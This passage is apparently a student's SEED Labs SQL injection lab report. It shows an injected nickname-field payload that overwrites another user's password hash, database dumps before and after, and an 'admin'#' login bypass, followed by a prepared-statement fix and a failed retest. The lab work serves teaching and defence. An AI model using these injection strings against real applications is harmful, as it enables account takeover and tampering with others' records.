
',password='2bbdeb7c0714ec2b1839b51ada736c591ed115ff' WHERE name='Boby' #



Alice's Profile Edit

NickName	',password='2bb
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Logging In as Bobby with New Password:


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/
50%
Search
Most Visited
SEED Labs
Sites for Labs


Employee Profile Login

USERNAME	Boby
PASSWORD	••••••••••••••••

Login

Copyright © SEED LABs

Saving Bobby’s New Password:



Would you like Firefox to save this login for seedlabsqlinjection.com?

Boby


HiBoobyAliceHere

[✓] Show password

Don’t Save | Save

Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	

MySQL view of Bobby’s Password before and after changing it:



```
Database changed
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 696969 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
5 rows in set (0.00 sec)

mysql> mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 696969 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 2bbdeb7c0714ec2b1839b51ada736c591ed115ff |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
5 rows in set (0.00 sec)
```

Task IV: Preparing Counter-Measures to stop SQL Injection Attacks


Information I have:

```
$sql = "SELECT name, local, gender
        FROM USER_TABLE
        WHERE id = $id AND password ='$pwd' ";
$result = $conn->query($sql))
```

The above code is vulnerable to SQL injection attacks. It can be rewritten to the following


```
$stmt = $conn->prepare("SELECT name, local, gender
                        FROM USER_TABLE
                        WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

Implementation:




```
[11/26/23]seed@VM:~$
[11/26/23]seed@VM:~$
[11/26/23]seed@VM:~$ cd ..
[11/26/23]seed@VM:/home$ cd /var/www/SQLInjection/
[11/26/23]seed@VM:.../SQLInjection$ pwd
/var/www/SQLInjection
[11/26/23]seed@VM:.../SQLInjection$ ls
css          safe_edit_backend.php  unsafe_edit_backend.php
index.html   safe_home.php          unsafe_edit_frontend.php
logoff.php   seed_logo.png          unsafe_home.php
[11/26/23]seed@VM:.../SQLInjection$ gedit unsafe_home.php
[11/26/23]seed@VM:.../SQLInjection$ ls -l unsafe_home.php
-rw-r--r-- 1 root root 10383 Apr 27  2018 unsafe_home.php
[11/26/23]seed@VM:.../SQLInjection$ sudo gedit unsafe_home.php
```

Original unsafe_home.php file:




```
        }

        // create a connection
        $conn = getDB();
        // Sql query to authenticate the user
        $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
        if (!$result = $conn->query($sql)) {
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          die('There was an error running the query [' . $conn->error . ']\n');
          echo "</div>";
        }
        /* convert the select return result into array type */
        $return_arr = array();
        while($row = $result->fetch_assoc()){
          array_push($return_arr,$row);
        }

        /* convert the array type to json format and read out*/
```

Making changes to it:



```
        // create a connection
        $conn = getDB();
        // Sql query to authenticate the user
        //$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
        //FROM credential
       // WHERE name= '$input_uname' and Password='$hashed_pwd'";
          $result = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
        FROM credential
        WHERE name= ? and Password=?");
$result->bind_param("ss", $input_uname,$hashed_pwd);
$result->execute();
          //$result = $conn->query($sql);
        if ($result == FALSE ) {
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          die('There was an error running the query [' . $conn->error . ']\n');
          echo "</div>";
        }
        /* convert the select return result into array type */
```

Performing an SQL Injection attack on the webpage


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/
50%
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS

Employee Profile Login


USERNAME admin'#

PASSWORD Password

Login

Copyright © SEED LABs

The SQL Injection was not successful because of the counter-measures.


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/
50%
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS

The account information your provide does not exist.

Go back

Conclusion

I performed SQL Injection attack by exploiting the vulnerabilities for the given webpage. It shows how even a single vulnerability can be exploited by anyone be it a threat like hacker who could perform External Attack or an internal worker, in this case Alice, who could perform an Internal Attack. It is essential to locate vulnerabilities in the system as well as patch them on their detection.

We should be careful and not make use of this new found knowledge to perform SQL Injection for illegal or malicious intent. We must be responsible.